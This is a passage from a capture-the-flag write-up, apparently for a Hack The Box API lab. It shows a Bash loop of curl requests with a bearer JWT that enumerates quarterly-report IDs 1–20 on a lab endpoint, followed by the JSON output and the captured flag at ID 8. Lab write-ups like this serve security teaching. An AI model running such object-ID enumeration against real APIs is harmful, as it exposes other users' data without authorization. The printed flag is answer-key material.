Since the flag is probably hidden among the several quarterly reports that we can access, I will go ahead and run the following Bash command (using a for-loop) to request the first 20 quarterly reports (IDs 1-20):
┌──(macc㉿kaliLab)-[~]
└─$ for ((i=1; i<= 20; i++)); do
curl -s -w "\n" -X 'GET' \
  'http://154.57.164.74:32539/api/v1/suppliers/quarterly-reports/'$i'' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Imh0YnBlbnRlc3RlcjJAcGVudGVzdGVyY29tcGFueS5jb20iLCJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dzLzIwMDgvMDYvaWRlbnRpdHkvY2xhaW1zL3JvbGUiOlsiU3VwcGxpZXJDb21wYW5pZXNfR2V0WWVhcmx5UmVwb3J0QnlJRCIsIlN1cHBsaWVyc19HZXRRdWFydGVybHlSZXBvcnRCeUlEIl0sImV4cCI6MTc5MDYxMjY3NCwiaXNzIjoiaHR0cDovL2FwaS5pbmxhbmVmcmVpZ2h0Lmh0YiIsImF1ZCI6Imh0dHA6Ly9hcGkuaW5sYW5lZnJlaWdodC5odGIifQ.JTMSTspNOUwzqGHy3Fd30wsmAzZ5m-F19FPWHCoE0SqYd8vVc3gdg6NHw2g5IZ9TpFmrhLCfO4BtXwzFhxZ4Pw' | jq
done
- Note that we are targeting the endpoint:
http://154.57.164.74:32539/api/v1/suppliers/quarterly-reports/{ID} - Note also that we have to provide the JWT that we got from the authorization step
Output:
{
  "supplierQuarterlyReport": {
    "id": 1,
    "supplierID": "00ac3d74-6c7d-4ef0-bf15-00851bf353ba",
    "quarter": 4,
    "year": 2020,
    "amountSold": 678509,
    "commentsFromManager": "Incredible dedication! I'm absolutely delighted with your hard work! A surprise vacation awaits you!"
  }
}
{
  "supplierQuarterlyReport": {
    "id": 2,
    "supplierID": "00ac3d74-6c7d-4ef0-bf15-00851bf353ba",
    "quarter": 3,
    "year": 2022,
    "amountSold": 608221,
    "commentsFromManager": "Remarkable dedication! I'm full of admiration for your efforts! Get ready for a custom-tailored reward!"
  }
}
...
{
  "supplierQuarterlyReport": {
    "id": 8,
    "supplierID": "b2d1a1a9-d5bb-4973-bbe4-9a605b6f0da4",
    "quarter": 3,
    "year": 2023,
    "amountSold": 10000,
    "commentsFromManager": "HTB{e76651e1f516eb5d7260621c26754776}"
  }
}
- Flag spotted at ID: 8
flag: HTB